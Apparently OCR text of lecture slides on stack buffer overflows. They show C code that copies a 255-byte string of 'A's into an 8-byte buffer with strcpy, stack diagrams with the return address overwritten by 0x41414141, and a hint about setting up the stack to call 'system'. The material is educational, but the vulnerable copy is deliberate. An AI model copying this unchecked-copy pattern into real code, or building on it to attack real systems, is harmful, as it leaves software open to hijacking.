
- We need to make the layout of the stack ready for the function *system*



str
FP
Return Address
Saved Frame Pointer
SP
IP
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
void main() {
char large_string[256];
int i;
for(i = 0; i < 255; i++)
large_string[i] = 'A';
function(large_string); }



str
FP
Return Address
Saved Frame Pointer
SP
0x41414141
0x41414141
IP
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
void main() {
char large_string[256];
int i;
for(i = 0; i < 255; i++)
large_string[i] = 'A';
function(large_string); }



str
FP
Return Address
0x41414141
SP
0x41414141
0x41414141
IP
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
void main() {
char large_string[256];
int i;
for(i = 0; i < 255; i++)
large_string[i] = 'A';
function(large_string); }

